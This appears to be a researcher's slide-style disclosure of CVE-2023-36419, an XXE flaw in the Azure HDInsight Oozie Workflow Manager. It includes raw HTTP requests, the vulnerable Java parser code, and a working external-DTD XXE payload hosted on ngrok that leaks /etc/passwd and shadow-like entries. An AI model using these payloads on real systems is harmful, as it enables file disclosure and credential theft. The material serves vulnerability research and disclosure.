
Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Verifying running under "low"

Workflow Manager Dashboard

```
Request
Pretty Raw Hex
1 GET
  /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resources/proxy/getCurrentUserName HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISESSIONID=[REDACTED]
4 Authorization: Basic [REDACTED]
5 Sec-Ch-Ua: "Not(A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
6 X-Xsrf-Header: 28261
7 Sec-Ch-Ua-Mobile: ?0
8 X-Requested-By: Ambari
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
10 Accept: text/plain, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "macOS"
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/workflowservice/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
19 Connection: close
20
21

Response
Pretty Raw
1 HTTP/1.1 200 OK
2 Cache-Control: no-store
3 Pragma: no-cache
4 Content-Type: application/json
5 request-id: c2e66ae0557b4f1db
6 x-ms-hdi-active: hn1-research
7 x-ms-hdi-http-host: hn1-research
8 x-ms-hdi-http-gateway: gw1-research
9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 User: low
13 Strict-Transport-Security: max-age=31536000
14 Content-Security-Policy: default-src 'self'; font-src 'self'; script-src 'self'; style-src 'self';
15 Date: Sun, 13 Aug 2023 14:40:00 GMT
16 Connection: close
17 Content-Length: 18
18
19 {
  "username": "low"
}
```



CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

"readWorkflowXml" endpoint (GET Request)

```
Request
Pretty Raw Hex
1 GET /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resources/proxy/readWorkflowXml?
  workflowXmlPath=/etc/passwd HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISEC [REDACTED]
4 Authorization: Ba [REDACTED]
5 Sec-Ch-Ua: "Not/A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
6 X-Xsrf-Header: 41618
7 Sec-Ch-Ua-Mobile: ?0
8 X-Requested-By: Ambari
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/115.0.0.0 Safari/537.36
10 Accept: text/plain, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform: "macOS"
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/workflowservice/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
19 Connection: close
20
```

"File does not exist" / Workflow does not exists

```
Strict-Transport-Security: max-age=31536000, includeSubdomains
Set-Cookie: AMBARISEC [REDACTED] path=/; HttpOnly; SameSite=N
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-
'self'; img-src 'self' *.blob.core.windows.net secure.gravatar.com extjs.com grafana
style-src 'self' 'unsafe-inline'; font-src 'self' data;;
Date: Mon, 14 Aug 2023 12:12:50 GMT
Connection: close
Content-Length: 12838

{
  "errorCode": "error.workflow.xml.not.exists",
  "stackTrace":
    "org.apache.oozie.ambari.view.exception.WfmWebException: File does not exist\n\tat
    w.OozieProxyImpersonator.readWorkflowXml(OozieProxyImpersonator.java:445)\n\tat sur
    essor575.invoke(Unknown Source)\n\tat sun.reflect.DelegatingMethodAccessorImpl.invo
    Impl.java:43)\n\tat java.lang.reflect.Method.invoke(Method.java:498)\n\tat com.sun.
    thodInvokerFactory$1.invoke(JavaMethodInvokerFactory.java:60)\n\tat com.sun.jersey.
    spatch.AbstractResourceMethodDispatchProvider$ResponseOutInvoker._dispatch(Abstract
    der.java:205)\n\tat com.sun.jersey.server.impl.model.method.dispatch.ResourceJavaMe
    ourceJavaMethodDispatcher.java:75)\n\tat com.sun.jersey.server.impl.uri.rules.HttpP
    rule.java:302)\n\tat com.sun.jersey.server.impl.uri.rules.RightHandPathRule.accept(
    \n\tat com.sun.jersey.server.impl.uri.rules.SubLocatorRule.accept(SubLocatorRule.ja
    y.server.impl.uri.rules.RightHandPathRule.accept(RightHandPathRule.java:147)\n\tat
    uri.rules.SubLocatorRule.accept(SubLocatorRule.java:137)\n\tat com.sun.jersey.serv
    athRule.accept(RightHandPathRule.java:147)\n\tat com.sun.jersey.server.impl.uri.ru
    (ResourceClassRule.java:108)\n\tat com.sun.jersey.server.impl.uri.rules.RightHandPa
```

CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

What about /etc folder ?

```
style-src 'self' 'unsafe-inline'; font-src 'self' data;;
Date: Mon, 14 Aug 2023 12:15:06 GMT
Connection: close
Content-Length: 13821

{
  "errorCode": "error.file.access",
  "stackTrace":
  "java.io.FileNotFoundException: /etc is a directory not a file.
  leSystem.open(NativeAzureFileSystem.java:3124)\n\tat org.apache
  iveAzureFileSystem.java:3090)\n\tat org.apache.hadoop.fs.FileSy
  .ambari.view.utils.hdfs.HdfsApi$15.run(HdfsApi.java:428)\n\tat
  n(HdfsApi.java:426)\n\tat java.security.AccessController.doPriv
  .Subject.doAs(Subject.java:422)\n\tat org.apache.hadoop.securit
  n.java:1907)\n\tat org.apache.ambari.view.utils.hdfs.HdfsApi.ex
  .view.utils.hdfs.HdfsApi.execute(HdfsApi.java:493)\n\tat org.ap
```

Submitting new Coordinator Workflow

Coordinator saved.
Job id :0000011-230813091209841-oozie-oozi-C

Coordinator path *
 Overwrite

Execution Settings Use system lib path
 Rerun on Failure

Custom Job Properties

Name	Value	
<input type="text" value="name"/>	<input type="text" value="value"/>	<input data-bbox="2229 921 2267 942" type="button" value="+"/>

CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

"submitJob" endpoint with the default XML body

The screenshot displays an HTTP request in a browser's developer tools. The request is a POST to the endpoint `/api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resources/proxy/submitJob?app.path=/tmp/BundleXXEtest2&overwrite=false&jobType=COORDINATOR&oozieconfig.useSystemLibPath=true&oozieconfig.rerunOnFailure=true`. The request body is XML, and two red boxes highlight specific parts: one around the `app.path` parameter in the URL and another around the `name="BundleXXEtest"` attribute in the XML. Red arrows point from these boxes to explanatory text.

```
Request
Pretty Raw Hex
1 POST /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resources/proxy/submitJob?app.path=/tmp/BundleXXEtest2&overwrite=false&
  jobType=COORDINATOR&oozieconfig.useSystemLibPath=true&oozieconfig.rerunOnFailure=true HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISESSION
4 Content-Length: 266
5 Authorization: Basic
6 Sec-Ch-Ua: "Not/A)Bra
7 X-Xsrf-Header: 32201
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-By: workflow-designer
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
11 Content-Type: text/plain;charset=UTF-8
12 Accept: text/plain, */*; q=0.01
13 X-Requested-With: XMLHttpRequest
14 Sec-Ch-Ua-Platform: "macOS"
15 Origin: https://research-insight.azurehdinsight.net
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/workflowservice/
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
22 Connection: close
23
24 <coordinator-app name="BundleXXEtest" frequency="${coord:minutes(30)}" start="2023-08-07T22:47Z" end="2023-08-07T22:48Z" timezone="UTC" xmlns="
  uri:oozie:coordinator:0.5">
  <action>
  <workflow>
  <app-path>
  /tmp/BundleXXEtest2
  </app-path>
  </workflow>
  </action>
  </coordinator-app>
```

change to /tmp/doesnotexist

Will be replaced with XXE payload

CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Modifying the XML to a simple XXE payload

```
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer:
  https://research-insight.azurehdinsight.net/views/WORKFLOW_MAN
  flowservice/
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0
22 Connection: close
23
24 <?xml version="1.0" ?>
25 <!DOCTYPE replace [<!ENTITY example "Thisis0xczar"> ]>
26 <userInfo>
27 <firstName>
  czar
28 </firstName>
29 <lastName>
  &example;
</lastName>
</userInfo>
```

java.lang.NullPointerException

```
Response
Pretty Raw
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: no-store
3 Pragma: no-cache
4 Content-Type: application/json;charset=utf-8
5 request-id: de0ac7f01f311056010233101617
6 x-ms-hdi-active: [REDACTED]
7 x-ms-hdi-http-host: [REDACTED]
8 x-ms-hdi-http-gateway: gw2-resear
9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 User: low
13 Strict-Transport-Security: max-age=31536000; includeSubDomains
14 Content-Security-Policy: default-src 'self'; script-src 'self' 'u
  'self' 'unsafe-inline'; font-src 'self' data;;
15 Date: Sun, 13 Aug 2023 15:19:01 GMT
16 Connection: close
17 Content-Length: 13027
18
19 {
  "message": "java.lang.NullPointerException",
  "stackTrace":
    "java.lang.RuntimeException: java.lang.NullPointerException\n\t
    eProxyImpersonator.java:214)\n\tat sun.reflect.GeneratedMethodA
    e(Method.java:498)\n\tat com.sun.jersey.spi.container.JavaMethod
    utInvoker._dispatch(AbstractResourceMethodDispatchProvider.java
    erImpl.uri.rules.HttpMethodRule.accept(HttpMethodRule.java:302
    (SubLocatorRule.java:137)\n\tat com.sun.jersey.server.impl.uri
    .jersey.server.impl.uri.rules.RightHandPathRule.accept(RightHar
    htHandPathRule.accept(RightHandPathRule.java:147)\n\tat com.sun
    dleRequest(WebApplicationImpl.java:1542)\n\tat com.sun.jersey.s
    st(WebApplicationImpl.java:1419)\n\tat com.sun.jersey.server.in
    9)\n\tat com.sun.jersey.spi.container.servlet.ServletContainer.
    vlet.service(HttpServlet.java:790)\n\tat org.eclipse.jetty.serv
    ark_security_web_FilterChainProxy$VirtualFilterChain.doFilter(f
```

CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Modifying the XML to a simple XXE payload (2nd try)

Request

```
1 POST /api/v1/views/WORKFLOW_MANAGER/versions/1.0.0/instances/workflowservice/resources/proxy/submitJob?app.path=/tmp/doesnotexist&overwrite=true&jobType=COORDINATOR&oozieconfig.useSystemLibPath=true&oozieconfig.rerunOnFailure=true HTTP/1.1
2 Host: research-insight.azurehdinsight.net
3 Cookie: AMBARISESSIONID=
4 Content-Length: 92
5 Authorization:
6 Sec-Ch-Ua: "Not(A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
7 X-Xsrf-Header: 32201
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-By: workflow-designer
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
11 Content-Type: text/plain; charset=UTF-8
12 Accept: text/plain, */*; q=0.01
13 X-Requested-With: XMLHttpRequest
14 Sec-Ch-Ua-Platform: "macOS"
15 Origin: https://research-insight.azurehdinsight.net
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://research-insight.azurehdinsight.net/views/WORKFLOW_MANAGER/1.0.0/workflowservice/
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
22 Connection: close
23
24 <?xml version="1.0" ?>
25 <!DOCTYPE replace [<ENTITY example "Thisis0xczar" > ]>
26 </userInfo>
```

Response

```
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: no-store
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 request-id: 170e3ecc03dc449daedbe7f8a38c66ce
6 x-ms-hdi-active: hnl-internal.cloudapp.net
7 x-ms-hdi-http-host: hnl-res-internal.cloudapp.
8 x-ms-hdi-http-gateway: gw1-resear
9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 User: low
13 Strict-Transport-Security: max-age=31536000; includeSubDomains
14 Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'self' 'unsafe-inline'; font-src 'self' data;;
15 Date: Sun, 13 Aug 2023 15:19:36 GMT
16 Connection: close
17 Content-Length: 13481
18
19 {
  "message": "org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 3; The
  "stackTrace":
    "java.lang.RuntimeException: org.xml.sax.SAXParseException; lineNumber: 3; co
    ava:80)\n\tat org.apache.oozie.ambari.view.OozieProxyImpersonator.submitJob(c
    nvoke(DelegatingMethodAccessorImpl.java:43)\n\tat java.lang.reflect.Method.in
    rver.impl.model.method.dispatch.AbstractResourceMethodDispatchProvider$Respor
    patcher.dispatch(ResourceJavaMethodDispatcher.java:75)\n\tat com.sun.jersey.s
    hRule.java:147)\n\tat com.sun.jersey.server.impl.uri.rules.SubLocatorRule.ac
    rver.impl.uri.rules.SubLocatorRule.accept(SubLocatorRule.java:137)\n\tat com
    cept(ResourceClassRule.java:108)\n\tat com.sun.jersey.server.impl.uri.rules
    le.java:84)\n\tat com.sun.jersey.server.impl.application.WebApplicationImpl.
    473)\n\tat com.sun.jersey.server.impl.application.WebApplicationImpl.handleRe
    t com.sun.jersey.spi.container.servlet.WebComponent.service(WebComponent.jav
    letContainer.service(ServletContainer.java:733)\n\tat javax.servlet.http.Http
    ervletHandler$ChainEnd.doFilter(ServletHandler.java:1631)\n\tat org.springfr
    FilterSecurityInterceptor.invoke(FilterSecurityInterceptor.java:115)\n\tat o
```

could be vulnerable to XXE ?

Malformed XML



CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

"submitJob" POST body gets "formatXML"

```
@POST
@Path("/submitJob")
@Consumes({MediaType.TEXT_PLAIN + "," + MediaType.TEXT_XML})
public Response submitJob(String postBody, @Context HttpHeaders headers,
                          @Context UriInfo ui, @QueryParam("app.path") String appPath,
                          @QueryParam("projectId") String projectId,
                          @DefaultValue("false") @QueryParam("overwrite") Boolean overwrite,
                          @QueryParam("description") String description,
                          @QueryParam("jobType") String jobTypeString) {
    LOGGER.info("submit workflow job called");
    JobType jobType = JobType.valueOf(jobTypeString);
    if (StringUtils.isEmpty(appPath)) {
        throw new WfmWebException(ErrorCode.INVALID_EMPTY_INPUT);
    }
    appPath = workflowFilesService.getWorkflowFileName(appPath.trim(), jobType);
    try {
        if (!overwrite) {
            boolean fileExists = hdfsFileUtils.fileExists(appPath);
            if (fileExists) {
                throw new WfmWebException(ErrorCode.WORKFLOW_PATH_EXISTS);
            }
        }
        postBody = utils.formatXml(postBody);
    }
}
```

"formatXml" is using a vulnerable Parser

```
[Preview] README.md  J Utils.java X
contrib > views > wfmanager > src > main > java > org > apache > oozie > ambari > view > J Utils.java > U
62     .getLogger(Utils.class);
63     private final DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
64     public String formatXml(String xml) {
65
66         try {
67             DocumentBuilder db = dbf.newDocumentBuilder();
68             StreamResult result = new StreamResult(new StringWriter());
69             Document document = db
70                 .parse(new InputSource(new StringReader(xml)));
71             Transformer transformer = TransformerFactory.newInstance()
72                 .newTransformer();
73             transformer.setOutputProperty(OutputKeys.INDENT, "yes");
74             transformer.setOutputProperty(XML_INDENT_AMT_PROP_NAME,
75                 XML_INDENT_SPACES);
76             DOMSource source = new DOMSource(document);
77             transformer.transform(source, result);
78             return result.getWriter().toString();
79         } catch (ParserConfigurationException | SAXException | IOException
80                | TransformerFactoryConfigurationError | TransformerException e) {
81             LOGGER.error("Error in formatting xml", e);
82             throw new RuntimeException(e);
83         }
84     }
85     public String generateXml(Document doc){
86         DOMSource domSource = new DOMSource(doc);
87     }
88 }
```


CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Trying retrieve the /etc/passwd file

```
19 Content-Length: 15652
20
21 {
  "message":
  "org.xml.sax.SAXParseException; systemId: file:///etc/passwd; lineNumber: 1; columnNumber: 1; The markup declarations contained or pointed to by the document type declaration must be well-formed.",
  "stackTrace":
  "java.lang.RuntimeException: org.xml.sax.SAXParseException; systemId: file:///etc/passwd; lineNumber: 1; columnNumber: 1; The markup declarations contained or pointed to by the document type declaration must be well-formed.\n\tat org.apache.oozie.ambari.view.Utills.formatXml(Utills.java:80)\n\tat org.apache.oozie.ambari.view.OozieProxyImpersonator.submitJob(OozieProxyImpersonator.java:208)\n\tat sun.reflect.GeneratedMethodAccessor577.invoke(Unknown Source)\n\tat sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\n\tat java.lang.reflect.Method.invoke(Method.java:498)\n\tat com.sun.jersey.spi.container.JavaMethodInvokerFactory$1.invoke(JavaMethodInvokerFactory.java:60)\n\tat com.sun.jersey.server.impl.model.method.dispatch.AbstractResourceMethodDispatchProvider$ResponseOutInvoker._dispatch(AbstractResourceMethodDispatchProvider.java:205)\n\tat com.sun.jersey.server.impl.model.method.dispatch.ResourceJavaMethodDispatcher.dispatch(Re
```

CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Creating a hook using dtd file (error base)

The image displays a terminal window on the left and the Burp Suite interface on the right. The terminal shows the creation of an XML DTD file named 'evil.dtd' with the following content:

```
(root@kali)-[~/var/www/html]
└─# cat evil.dtd
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % ent "<!ENTITY data SYSTEM ':%file;
'>">
```

The Burp Suite interface shows a request being sent to the target `https://research-insight.azureh`. The request body is an XML document:

```
<?xml version="1.0" ?>
<!DOCTYPE root [
  <!ENTITY % ext SYSTEM "https://e198-35-90-190-94.ngrok-free.app/evil.dtd">
  %ext;
  %ent;
]>
<r>
  &data;
</r>
```

Red arrows indicate the flow of information: one arrow points from the `file:///etc/passwd` string in the terminal to the `file:///etc/passwd` string in the Burp Suite request body, and another arrow points from the `https://e198-35-90-190-94.ngrok-free.app/evil.dtd` string in the Burp Suite request body to the `evil.dtd` file name in the terminal. A red text annotation at the bottom left of the terminal area reads "Will trying to fetch".

CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

DTD file FTW

```
8 Sec-Ch-UA: "Not(A)Brand";v="99", "Google Chrome";v="115", "Chromium";v="115"
9 X-Xsrf-Header: 92393
0 Sec-Ch-UA-Mobile: 70
1 X-Requested-By: workflow-designer
2 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
3 Content-Type: text/plain;charset=UTF-8
4 Accept: text/plain, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Sec-Ch-UA-Platform: "macOS"
7 Origin: https://research-insight.azurehdinsight.net
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
0 Sec-Fetch-Dest: empty
1 Referer: https://research-insight.azurehdinsight.net /views/WORKFLOW_MANAGER/1.0.0/workflowservice/
2 Accept-Encoding: gzip, deflate
3 Accept-Language: en-IL,en;q=0.9
4 Connection: close
5
6 <?xml version="1.0" ?>
7 <!DOCTYPE root [
8 <!ENTITY % ext SYSTEM
9 "https://3a01-35-90-190-94.ngrok-free.app /evil.dtd">
0 %ext;
1 %nt;
2 ]>
3 <r>
4 &data;
5 </r>
6
7
8
9
10
11
12
13
14
15
16
17
18 Connection: close
19 Content-Length: 20289
20
21 {
22 "message":
23 "java.net.MalformedURLException: no protocol: :root:*LOCK*:
24 14600:::ndaemon*:19478:0:99999:7::\nbin*:19478:0:999
25 99:7::\nsys*:19478:0:99999:7::\nsync*:19478:0:99999:7::
26 \nman*:19478:0:99999:7::\ntp*:19478:0:99999:7::\nmail
27 *:19478:0:99999:7::\nnews*:19478:0:99999:7::\nuucp*:194
28 78:0:99999:7::\nproxy*:19478:0:99999:7::\nwww-data*:194
29 78:0:99999:7::\nbackup*:19478:0:99999:7::\nlist*:19478:
30 0:99999:7::\nirc*:19478:0:99999:7::\ngnats*:19478:0:999
31 99:7::\nnobody*:19478:0:99999:7::\nsystemd-network*:194
32 78:0:99999:7::\nsystemd-resolve*:19478:0:99999:7::\nsysl
33 og*:19478:0:99999:7::\nmessagebus*:19478:0:99999:7::\n_
34 apt*:19478:0:99999:7::\nxd*:19478:0:99999:7::\nuuid*:
35 :19478:0:99999:7::\ndnsmasq*:19478:0:99999:7::\nsshd*:1
36 9478:0:99999:7::\npollinate*:19478:0:99999:7::\nunscd*:
37 19496:0:99999:7::\nclamav!:19496:0:99999:7::\nntp*:1949
38 6:7:99999:7::\n_chrony*:19496:7:99999:15::\ntd-agent*:1
39 9558:7:99999:15::\ngeneva_mdm*:19558:7:99999:15::\nstron
40 gswan*:19558:7:99999:15::\nnginx!:19558:7:99999:15::\nk
41 afka!:19558:7:99999:15::\npostgres*:19558:7:99999:15::\
42 nadmin!:!:7::15::\nzeppelin!:19558:7:99999:15::\nmapred:
43 !:19558:7:99999:15::\nhdfs!:19558:7:99999:15::\nyarn!:1
44 9558:7:99999:15::\noozie!:19558:7:99999:15::\nhive!:195
45 58:7:99999:15::\nambari-qa!:19558:7:99999:15::\nzookeepe
46 r!:19558:7:99999:15::\nitez!:19558:7:99999:15::\nhcat!:
47 19558:7:99999:15::\nams!:19558:7:99999:15::\nhbase!:195
48 58:7:99999:15::\nstorm!:19558:7:99999:15::\nspark!:1955
49 8:7:99999:15::\nfalcon!:19558:7:99999:15::\nranger!:195
50 58:7:99999:15::\nkms!:19558:7:99999:15::\nsolr!:19558:7
51 :99999:15::\nlivy!:19558:7:99999:15::\nyarn-ats!:19558:
52 7:99999:15::\nhttpfs*:19558:7:99999:15::\nhdinsight-zook
53 eeper!:19558:7:99999:15::\nhcs!:19558:7:99999:15::\nsshu
54 ser:$6$!SbzDU!8
55 6KH
56 mTm4ugs104t4tE/qbunv9GmR0R3zT09L.78/!19582:7:70:15::\nhdin
57 sightwatchdog!:19582:7:70:15::\n",
58 Metasploit:
59
```


HTTP Requests

GET /evil.dtd 200 OK
GET /evil.dtd 200 OK

